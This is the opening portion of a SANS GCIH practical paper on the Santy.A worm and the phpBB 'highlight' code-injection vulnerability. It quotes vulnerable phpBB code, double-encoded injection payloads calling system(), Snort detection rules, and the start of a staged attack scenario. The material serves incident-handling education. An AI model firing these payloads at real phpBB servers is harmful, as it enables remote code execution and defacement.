No Sanity with Santy.A and the phpBB Highlight Vulnerability

GIAC Certified Incident Handler

Practical Assignment

Version 4.0
Option 1

Ernest J. Eustace
SANS Track 4,
Hacker Techniques, Exploits and
Incident Handling,
Ottawa, Canada,
August 9 –14th, 2004

Table of Contents

Abstract

This practical will cover the Santy.A worm and the vulnerability in the phpBB message board software below version 2.0.11. Through the use of modified source code from the worm a demonstration of the exploit in action will be shown in a test environment. Finally the paper will discuss how such an incident can be handled following the six step process. Several extra areas will also be covered, such as an analysis of the worm code. Also included are the modified source code used for the testing above and other tools that were helpful to the process.

Document Conventions

Normal text will appear like this.

```
Commands, or their output and programming functions and variables will appear like this. If required any items of importance in that output will be highlighted like this.
```

PHP source code will appear as shown below.

```
<?php echo '<p>This is PHP</p>'; ?>
```

Perl source code will appear as shown bellow.

```
Normal command $variable-name = "string";

#comments
FunctionCall();
```

References are denoted by a superscript number in square brackets like this [1] the actual entry is found in the reference section of the paper. If in MS Word format double clicking the endnote number will take you to the appropriate reference.

Extra information that is inline with the main part of the paper appears like this.

My comments outside of the main paper appears like this.

Statement of Purpose

Members of message boards that utilize the very popular phpBB software recently had something more to worry about than when the next ‘flame war’ will break out or the passing ‘troll’. The new menace came in the form an even more insidious visitor, a worm that exploited a recently discovered vulnerability in the phpBB software.

The Santy.A worm had quite an impact when it first arrived on the scene defacing thousands of message board sites until Google’s filtering took the wind out of its sails. The attack carried out in this paper focuses on the key component of the worm that actually uses the phpBB vulnerability to execute code on a remote webserver. This will be demonstrated in the form of a simulated attack on two vulnerable webservers, through an open wireless network located elsewhere. Further by modifying the code it will show how there was a lot more that could have been done by the original worm than just defacing websites.

The incident handling process that follows the attack will show how various types of logs can help to narrow down and identify an attack such as the one performed above. It will also show what procedures were already in place, but were not effective in stopping the attack. Methods for recovery from such and attack will also be discussed, concluding with ideas for better securing the network in future.

There will also be extensive extra information in the appendices. This will cover such information as an analysis of the Santy.A code and the modification used in the attack scenario. A detailed look at the various actions the worm takes to carry out its attack gives you a greater understanding of the attack carried out in the main section of the paper. Also covered will be other tools that helped when working on this paper.

The ultimate goal of writing the paper on this vulnerability was to give myself the opportunity to research an area that I was not familiar with before, to that end this process has been quite successful. Not being from a programming background studying this vulnerability and exploit gave me the opportunity to learn a lot about Perl and PHP among other things. My hope is to impart some of what I learned through my paper to the community at large.

The Exploit

Given the recent nature of this vulnerability and the exploit code being discussed some of the details here may change after the fact.

Name

As of this writing the vulnerability has been dubbed the ‘viewtopic.php’ or ‘highlight’ vulnerability in phpBB by several advisories. It was first announced on November 18th 2004 that particular advisory from phpBB is listed below.

Various antivirus companies have labeled the exploit code that has been seen in the wild the Santy worm or the Santy net worm. There are already modifications to this exploit code available, some only with a passing similarity; however this paper will focus on the original, labeled Santy.A. This appeared on December 21st 2004, just over a month after the vulnerability was announced.

Advisories associated with this vulnerability are listed below.

US-CERT VU#497400 [1]
‘*phpBB viewtopic.php fails to properly sanitize input passed to the "highlight" parameter*’
http://www.kb.cert.org/vuls/id/497400

CVE CAN-2004-1315 [2]
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1315

phpBB Vendor advisory [3]
‘*howdark.com exploits - follow up*’
http://www.phpbb.com/phpBB/viewtopic.php?t=240513

BUGTRAQ 10701 [4]
‘*PHPBB Viewtopic.PHP PHP Script Injection Vulnerability*’
http://www.securityfocus.com/bid/10701

The various names under which this worm is known are also provided below along with the antivirus software/hardware vendor using that particular label.

• Perl.Santy.A	Computer Associates
• Santy	F-Secure
• PERL/Santy.A-net	Fortinet
• PERL/Santy	Grisoft AVG
• Net-Worm.Perl.Santy.a	Kaspersky
• Exploit-phpBB!hilight	McAfee

• PHP/Santy.A.worm	Panda
• Perl/Santy-A	Sophos
• WORM_SANTY.A	Trend Micro

At the time of this writing there a several variants on the original code, they differ either in the search engine used or by performing other tasks such as joining an IRC channel, or collecting data from web servers already compromised by the first variant of Santy. These are listed below

• Santy.B	Uses AOL or Yahoo search engine.
• Santy.C (.F)	Obtains scripts from compromised forums.

Operating Systems Affected

This malware specifically targets a vulnerability in the phpBB message board software below version 2.0.11, as such the underlying operating system or webserver products are irrelevant. Thus one can safely assume that if a webserver and operating system combination allows one to run PHP and phpBB version 2.0.10 or below, then it is vulnerable. Some common webserver software and operating systems are listed below.

Webservers

- Apache
- Microsoft IIS

Operating Systems

- Windows Server OS (e.g. Windows 2003)
- UNIX like (e.g. Fedora Core)

Protocol/Services/Applications

As the preceding discussion has detailed this particular exploit takes advantage of a vulnerability in a PHP based bulletin board or message board software, phpBB. Since the vulnerability is not directly related to the underlying infrastructure, i.e. the webserver (HTML) or the operating system, the discussion will focus on PHP and the phpBB application.

PHP is the abbreviation for PHP: Hypertext Preprocessor, originally PHP itself stood for Personal Home Page [5]. PHP is an open source server side scripting language used to create web pages dynamically; the syntax is similar to C or Perl. PHP scripts can be used to perform many of the same tasks that CGI programs can, however PHP offers greater compatibility with various databases. In addition to that PHP also provides for network communications through the use of other protocols such as SNMP, POP3, or HTTP.

PHP script calls are enclosed in a special PHP tag, which means that PHP can be combined with regular HTML expressions. This makes it very easy to integrate PHP with normal HTML, when more complex results need to be displayed on a web page. Further PHP provides a layer of security, as it is a server side scripting language, the end users do not see the actual script code but only the resulting HTML page once the webserver has processed the PHP script. However, at the same time given that the scripts are run on the webserver with the same privileges of that process, this could also be a dangerous factor where exploited vulnerabilities are concerned.

In order for a webserver to take advantage of the features that PHP offers it needs to have a PHP parser installed. This will then allow files with the .php extension to be properly processed by the webserver.

A very simple PHP script is shown below [6]:

```
<html>
  <head>
    <title>PHP Test</title>
  </head>
  <body>
    <?php echo '<p>Hello World</p>'; ?>
  </body>
</html>
```

Once interpreted by a webserver this will result in the following HTML page being generated:

```
<html>
  <head>
    <title>PHP Test</title>
  </head>
  <body>
   <p>Hello World</p>
  </body>
</html>
```

The script code contained within the PHP tags is pre-processed by the PHP parser installed on the webserver and generates the required HTML equivalent.

A possible way of setting up a webserver with PHP support is discussed later in this paper, where the exploit is tested against live systems. However this is not the only way or the only combination of webserver and PHP software that you can employ.

As one can imagine given the complexity of a message board site it would require a tremendous amount of HTML code to realize all the features that such a site would require. For example some of the basic tasks that would be needed are adding new users, posting messages, deleting users, maintaining passwords, and storing and retrieving messages from a database. Without using some kind of scripting these would be daunting tasks with just plain HTML alone.

This is where phpBB comes in to the picture; this software provides a complete message board setup using PHP to generate the necessary HTML responses and to interface with the backend database that stores user and message information.

PhpBB is made up of many different components that perform specific tasks, for example the `login.php` script, as the name would suggest, provides a login page for the board users. Thus when a user attempts to login to the message board the script will query the backend database to authenticate the user and then if successful redirect that user to the main message board web page. This itself is another HTML page generated by the `index.php` script. The diagram below shows some of this interaction.




Figure 1: PHP processing on the webserver

It is evident that there is a lot of user input flowing to the various scripts, and it is herein that the danger lies. If there is no proper input validation it can leave the scripts open to manipulation and possibly the underlying webserver itself.

This is indeed the very situation with this particular vulnerability, as will be discussed in the next subsection. However, before we do so there are a few key PHP functions and features that we should also discuss briefly, as this will help us to understand the vulnerability itself in the next subsection.

`Magic Quotes`

This is a process by which special characters contained within incoming data are automatically escaped with the backslash character; these would include single quotes, double quotes backslashes and NULL [7]. Out of the three possible magic quote directives `magic_quotes_gpc` is the one of most interest to us; this handles data from HTTP requests and is enabled by default.

`Preg_quote(string str [, string delimiter])`
Similar to magic quotes, the preg_quote function escapes characters that may have special meaning when used in regular expressions [8], phpBB implements a very similar function in its code named `phpbb_preg_quote`.

`Preg_replace(mixed pattern, mixed replacement, mixed subject [, int limit])`
To quote the on-line PHP manual "Searches *subject* for matches to *pattern* and replaces them with *replacement*. If *limit* is specified, then only *limit* matches will be replaced; if *limit* is omitted or is -1, then all matches are replaced" [9]

`System()`
This function allows you to run a program external to the PHP script it is called from [10].

Description

This particular vulnerability in phpBB centers on the `viewtopic.php` module and specifically the highlighting code within that module. The issue lies with the URI decoding performed as part of that highlighting code which in turn allows for an injection type attack. To understand the problem we must first take a look at URI encoding and decoding.

URI, or Uniform Resource Identifier, is the label given to the string of characters that uniquely identifies a particular resource, either logical or physical. URI are especially common on the Internet, sometimes URL is used interchangeably however an URI is more specific than an URL [11].

Web based client server interactions generally utilize two methods of transferring data; either via the HTTP headers or as part of the URI itself [12]. When using the latter method of data transfer the URI has to conform to standards set in RFC2396 [13], URI: Generic Syntax, which defines three types of characters; unreserved, reserved and escaped.

Escaped characters are not really a set of characters themselves, but a way of representing the reserved characters when required as part of a URI request. This type of encoding will be the focus of our discussion, as it is the incorrect decoding of escape-encoded characters that allows for the vulnerability in the `viewtopic.php` module.

Escaped characters consist of a triple digit representation, a percentage sign followed by the two digit hexadecimal equivalent of the decimal US-ASCII code of the character in question. Although escaped encoding is primarily for use with reserved characters it is still possible to encode unreserved characters in this manner if required. Find below a few simple examples of this encoding in action [14].

Character	ASCII Decimal	Escaped Value
%	37	%25
'	39	%27
.	46	%2E
/	47	%2F

Table 1: Sampling of escape-encoded characters

The characters shown above are significant in that they are most commonly used in attacks that utilize erroneous escaped decoding, we will see that this is the case with the exploit code being discussed as well.

A common vulnerability is the multiple decoding of escape-encoded characters at different levels of an application. An attacker can take advantage of such vulnerabilities by double escape encoding the data or commands they wish to pass through to the webserver. This is similar to what occurs with this 'highlight' function in the `viewtopic.php` module. There is more information on the various types of encoding attacks in the excellent paper by Gunter Ollmann, titled "URL Encoded Attacks, Attacks using the common web browser" [15].

To understand the vulnerability more clearly we need to look at some of the code within the `viewtopic.php` module. The first area of interest is the section of code that determines if a request has been made to highlight any text in the message to be displayed. The line of code below shows the erroneous urldecoding of the `highlight` variable that is being passed to the function through the web browser.

```
$words = explode(' ',
trim(htmlspecialchars(urldecode($HTTP_GET_VARS['highlight']))))
;
```

The `urldecode` performed on the `highlight` variable is unnecessary, as the webserver will decode the information passed to it anyway. This leads to the situation where escape encoded characters are being decoded twice.

Say for example we pass `%2527` as part of the highlight request. On the first pass the webserver decodes this to `%27` and on the second pass, through the line of code above, this becomes a single quote, '. Since before it is actually decoded by the highlight function the single quote would still be coded as `%27` the magic quotes feature of PHP will not catch it either.

As a simple test on a vulnerable UNIX or Linux based system we could pass the following as part of the URI:

```
    &highlight=%2527%252Esystem(ls)%252E%2527
```

Which when decoded gives us '`.system(ls).`' Including the single quotes. We need the single quotes to ensure that our injected code is not mangled en route to our intended destination function within the PHP script.

In the next key step this variable is passed through the `phpbb_preg_quote` function which is similar to `preg_quote`, as mentioned above. This then escapes the data to appear as follows `'\.system\(ls\)\.'` again single quotes included. The line of code that performs this step is found below:

```
    $highlight_match .= (($highlight_match != '') ? '|' : '')
    . str_replace('*', '\w*', phpbb_preg_quote($words[$i],
    '#'));
```

Now that our code has been successfully injected into the PHP script, the real damage is done when this code is passed to the `preg_replace` function.

The line of code below is used to place HTML tags around the highlighted words in the message text, to partially accomplish this the `preg_replace` function is used, however note that the `e` modifier is specified, this means that the 'replacement' string will be evaluated for reference substitution and then executed as PHP code [16].

```
    $message = str_replace('\"', '"',
    substr(preg_replace('#(\>(((?>([^><]+|(?R)))*)\<))#se',
    "preg_replace('#\b(" . $highlight_match . ")\b#i', '<span
    style=\"color:#" . $theme['fontcolor3'] .
    "\"><b>\\\\1</b></span>', '\\0')", '>' . $message . '<'),
    1, -1));
```

Thus, with the successful injection of the PHP code we want into the variable `$highlight_match`, when the line above is executed we will have gained access to the system. In our example here we would merely obtain a directory listing, however much more can be done as will be seen shortly.

How does the exploit work?

Now that we have an understanding of the vulnerability itself, we will discuss below how the Santy.A worm uses this to its advantage. A more detailed analysis of the complete code is covered in appendix B; this will cover the exact operation of the worm and its various functions. Also details of the worm in action are covered further on in the third part of the paper where a somewhat modified version is used against test systems.

Thus leaving aside the preliminary steps taken by the worm for later discussion let us focus on how it uses this vulnerability to propagate and compromise these webservers.

The worm uses both double escape encoding, such as `%2527%252E`, ‘. , and a built in function that converts ASCII characters into equivalent calls to the `chr()` function, which is common to both PHP and Perl, to construct the URIs it uses. Our example above would have appeared as follows when encoded by Santy.A:

```
%2527%252Esystem(chr(108)%252Echr(115))%252E%2527
```

The first order of business for the worm is to transfer itself to the new target system. It accomplishes this by sending a crafted URI that when processed performs an external call using the PHP `system()` function as with our simple example above. In this instance the worm uses `system()` to run the Perl interpreter with arguments that create a file named `m1ho2of`.

Once this is accomplished it proceeds to transfer its code to the compromised server again using the same encoding methods to generate the URIs. It sends this code over in 20 character chunks. However, in this case it uses the PHP functions `fwrite()` and `fopen()` to open the file created above and append to it.

Finally it once again uses the `system()` function, this time to execute the newly written copy of it self on the remote server. At this point if the generation counter has exceeded three it will run the payload which overwrites several different file types such as .php, .asp, .html, etc. with its own html page that contains the defacement message.


Again this is all possible because of the `e` modifier of the `preg_replace()` function.

Signatures of the Attack

There are several points along the attack path that we can detect signatures of this activity occurring. One of the first being the Google search engine itself, though this is not an area we have control over, unless we happen to work for Google. When the worm first started taking hold Google themselves applied some filtering to their search engine to rob the worm of its ability to locate targets. The common segment found in any of the search URIs generated by the worm is shown below.

```
http://www.google.com/search?num=100&hl=en&lr=&as_qdr=all&
q=allinurl%3A+%22viewtopic.php%22+%22
```

It is most likely that Google is filtering on this URI segment; if you try to enter that into a browser you will receive an error page and no search results.



Address http://www.google.com/search?num=100&hl=en&lr=&as_qdr=all&q=allinurl%3A+%22viewtopic.php%22+%22

Google Error

We're sorry...

... but we can't process your request right now. A computer virus or spyware application is sending us automated requests, and it appears that your computer or network has been infected.

We'll restore your access as quickly as possible, so try again soon. In the meantime, you might want to run a virus checker or spyware remover to make sure that your computer is free of viruses and other spurious software.

We apologize for the inconvenience, and hope we'll see you again on Google.

Figure 2: Google filters out the worm's queries.

Next at the edge of our network, where we do have control, we may have a gateway device that features IDS/IPS capabilities which could have a signature to detect the highlight vulnerability. In the testing phase in the third section of this paper a Fortinet antivirus firewall is used as our gateway device and it does have a signature for this vulnerability as part of its IPS features, unfortunately these built in signatures are not accessible to the end user.

However, it must be quite similar in nature to many of the signatures available for Snort, although these have not yet been added to the official Snort rule sets. A few examples are listed below; these come from the latest 'BleedingSnort' rule sets at the time this paper was written [17]:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"BLEEDING-EDGE Exploit phpBB Highlighting Code
Execution Attempt"; flow:to_server,established;
uricontent:"/viewtopic.php?"; nocase;
uricontent:"&highlight='.system("; nocase;
reference:url,www.phpbb.com/phpBB/viewtopic.php?f=14&t=240
513; sid:2001457; rev:7;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"BLEEDING-EDGE Exploit phpBB Highlighting Code
Execution - Santy.A Worm"; flow:to_server,established;
uricontent:"/viewtopic.php?"; nocase;
uricontent:"&highlight='.fwrite(fopen("; nocase;
reference:url,www.phpbb.com/phpBB/viewtopic.php?f=14&t=240
```

```
513; sid:2001604; rev:4;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:
"BLEEDING-EDGE Exploit phpBB Highlight Exploit Attempt";
content:"&highlight=%2527%252Esystem("; nocase;
flow:to_server,established;
reference:url,www.phpbb.com/phpBB/viewtopic.php?f=14&t=240
513; sid:2001605; rev:2;)
```

As can be seen these signatures pickup on the items that we saw were common to all the URIs crafted by Santy.A, the `system()` or `fwrite()` function calls along with the escape encoded characters `%2527%252E`. They are triggered when any of these appear in HTTP traffic arriving to our internal networks from external sources. It would be simple to have these signatures trigger on outbound traffic as well, this way you can detect if any of your webservers are already compromised.

There are also the webserver logs; these should clearly show the various crafted URI that are generated by Santy.A. We will see these in the incident handling section.

These signatures at present would be effective against Santy.A. However, if the code were to be changed further using further encoding to prevent the crafted URIs from containing these predictable markers then it would be much more difficult to spot this activity. And as noted above there are already several variants of this worm that are greatly changed from the original.

Finally there are the quite obvious signs of the worm having already infiltrated a system. If you are unfortunate enough that the worm's generation counter was high enough for it to run the payload the results are very obvious indeed, the replacement of all you web files with the worm's own version.

EXTRA: Preliminary Information for the Attack Environment

The Victim

Background

ACME Corporation [18] has been a leader in the gadget market for over 50 years; recently a Mr. Wile E. Coyote [19] acquired ownership of the company. He prides himself on keeping up to date with technology, though not always with the best results. When he took over he was intent on bringing ACME into the information age. In their efforts to remain appealing to customers they had recently implemented a web based message board system where their community of users could interact. Given the success of this message board ACME also supplemented their primary business by providing web-hosting services for other message boards, after all they were A Company that Makes Everything.

Network and Systems

The ACME message board was implemented on a 'server' as follows, this will be labeled ACME1:

- Compaq Deskpro, Pentium III 733Mhz, 256MB RAM
- Fedora Core 3
- Apache HTTP Server 2.0.52
- Perl 5.8.5
- PHP 4.3.9
- MySQL Server 4.0
- phpBB 2.0.10

A separate 'server' was used to host the external customer message boards, although at present there was only one customer, this is labeled ACME2:

- HP Vectra VE, Celeron 400Mhz, 128MB RAM
- WindowsXP Professional SP2
- UniformServer 3.1.1
  - Apache 2.0.50
  - ActivePerl 5.8.4.810
  - PHP 5.0.0
  - MySQL 4.0.20d
- PhpBB 2.0.10

A Fortinet FortiGate-60 antivirus firewall [20] provides gateway protection to the ACME network. These servers are connected to the DMZ of the FortiGate-60 through a Cisco Catalyst 2900 XL switch. The FortiGate also maps two virtual IPs to the webservers, as shown on the network diagram further in the paper.

There are systems that provide other services to ACME, such as e-mail, however they do not play a part in this attack and so will not be discussed in detail.

The Attacker

Background

Mr. Road Runner [21] had spent the better half of the last century avoiding some of ACME Corporations' finest products and so was eager to find a way to get back at them. When the ACME web based message board first came online it only added to Road Runner's woes, as now with the free dissemination of ideas, ACME's products were being employed with better results. Thus he was determined to find a way to do away with this new menace. Not being a slouch when it came to technology either, Road Runner investigated the various stages required in mounting an attack against systems such as ACME's.

Network and Systems

For his research the primary workstation used was as below, this will be labeled RR1:

- Athlon XP 2600+, 512MB RAM
- WindowsXP Professional SP2
- ActivePerl 5.8.4.810

To actually carry out the attack the following system was used this is labeled RR2:

- HP Pavilion ZD7380 Notebook, Pentium 4 3.2Ghz, 1024MB RAM
- WindowsXP Professional SP2
- ActivePerl 5.8.4.810

Road Runners' home network connects to the public Internet through a Fortinet FortiWiFi-60 antivirus firewall [22]. Only the pertinent software has been listed for these systems and other workstations that have no bearing on the attack are not discussed.

Now with the background information on hand we can look at how Mr. Runner went about attacking ACME's message board system using the five stages of an attack to categorize his actions. At the same time we will also compare the actions taken by the Santy.A worm itself and see how they fit these different categories.

Please note: Although according to the scenario laid out here the attack will originate from a different network, for the purposes of testing it will in fact originate from the same network as Road Runner's home workstation RR1. The laptop will have an external mapped IP of 10.1.2.2, thus in captures of logs, etc this will be the IP most likely to be seen and is analogous to the 172.16.3.15 IP in our diagram. The actual test setup will be covered in Appendix D.

Stages of the Attack Process

Network Diagram




Figure 3: Network diagram for attack scenario

Reconnaissance

Usually this preliminary stage of any serious attack consists of gathering information on a target. This could be information such as public IP address ranges, details about employees, contact information, perhaps even physical addresses; why go through the trouble of breaking into a system if you can just walk away with it.

At this stage of the attack Road Runner used his browser to view the ACME message board, this was not difficult as it was open to the public and links to the board could be found on ACME's main website, which he already had the address for. Although his connection was probably being logged on the remote server, he was not too concerned as he had no intention of initiating any attack from his home network, and being a public site he would be just another user visiting the message board.

At their main website he also discovered that they were hosting the message board for a wildlife advocacy group, one that supported increased protection of coyotes, this certainly did not sit well with him, so he decided that this board had to be attacked as well. A link to this message board was included as part of the news item on the site. So now he had the external URLs for both message board sites. A simple netstat –an command would reveal the IP addresses for these sites without the need for a ping, of course assuming that all other web pages are closed at the time to avoid confusion.

```
C:\>netstat -an

Active Connections

Proto   Local Address          Foreign Address          State
…
TCP     172.16.2.3:1234        10.1.1.10:80          ESTABLISHED
…
```

However, unsure as to how exactly he was going to attack the two sites, he continued to gather as much initial information as he could. Tools such as the InterNIC 'whois' lookup [23] helped in gathering information on the company domain. This information included several name servers used by ACME. Using this newfound information he was also able to find out more about the ACME network using `nslookup`, as shown below.

```
C:\>nslookup
Default Server:  nameserv.isp.net
Address:  10.1.10.100

> server ns1.ACME.com
Default Server:  ns1.ACME.com
```

```
Address:  10.1.1.100

> set type=any
> ACME.com
Server:  ns1.ACME.com
Address:  10.1.1.100

ACME.com
        primary name server = ns1.ACME.com
        responsible mail addr = admin.ACME.com
        serial  = 2004081304
        refresh = 28800 (8 hours)
        retry   = 10800 (3 hours)
        expire  = 604800 (7 days)
        default TTL = 86400 (1 day)
ACME.com   nameserver = ns1.ACME.com
ACME.com   nameserver = ns2.ACME.com
ACME.com   internet address = 10.1.1.10
ACME.com   MX preference = 10, mail exchanger =
mail.ACME.com
ns1.ACME.com     internet address = 10.1.1.100
ns2.ACME.com     internet address = 10.1.1.101
>
```


Also Road Runner recalled from a previous public open house of the ACME facilities that he attended, many employees left for lunch around 12 pm. This may prove useful in timing his attack.

Now Santy.A itself, even though it is a worm, shows similarity to this behavior by using Google to search for potential victims. This is akin to a mass reconnaissance effort, albeit an automated one. Through the Google search the worm is narrowing down its targets to only those running the phpBB message board software. As will be seen further on Road Runner modifies the Santy.A code to do away with this Google component. This modified exploit code is discussed in Appendix C.

Scanning

Scanning, being the next stage of an attack is generally performed once the attacker has gathered enough basic information on the target and now requires more specifics such as particular open ports that can be used with known vulnerabilities.

Road Runner, while viewing the ACME message board, noticed a small plug at the bottom of the page; 'powered by phpBB' and even the version number was listed.



Powered by phpBB 2.0.10 © 2001, 2002 phpBB Group

Figure 4: 'Powered by phpBB'

He also noticed the same thing on the second customer message board, thus he now new what software was used to run both boards. He thought to look into this product first, before continuing with extensive scanning of the ACME network he had pieced together through reconnaissance.

Using the Google search engine a quick query on phpBB and vulnerabilities returned quite a few results, most of them dealt with a new worm that was running rampant, and defacing message boards, this was just what he needed. This would save him the trouble of performing his own scans against the webservers using tools such as Nessus [24] to determine what vulnerabilities they were susceptible to.

Through further research using Google he obtained source code for the worm, labeled Santy.A, he found this posted to the BugTraq mailing list. After studying the code and other information on the web it already looked like a good prospect that the ACME sites would be vulnerable, since they were running version 2.0.10 of the phpBB software. According to various advisories versions from 2.0.10 and below were at risk.

Also he discovered that the exploit was independent of operating system or webserver software, which made his task that much easier. However, studying the code for the Santy.A worm he knew he wanted to do more than just deface the web sites. This might involve some modification of the code, which would be operating system specific. Thus he still needed to know the operating systems in use on the two webservers, for this he discovered a tool known as `Nmap` [25]. Using `Nmap` from the command line he obtained the information shown below.

```
C:\SANS-GCIH\Software\nmap-3.75>nmap -O -sS -sV -P0 10.1.1.10

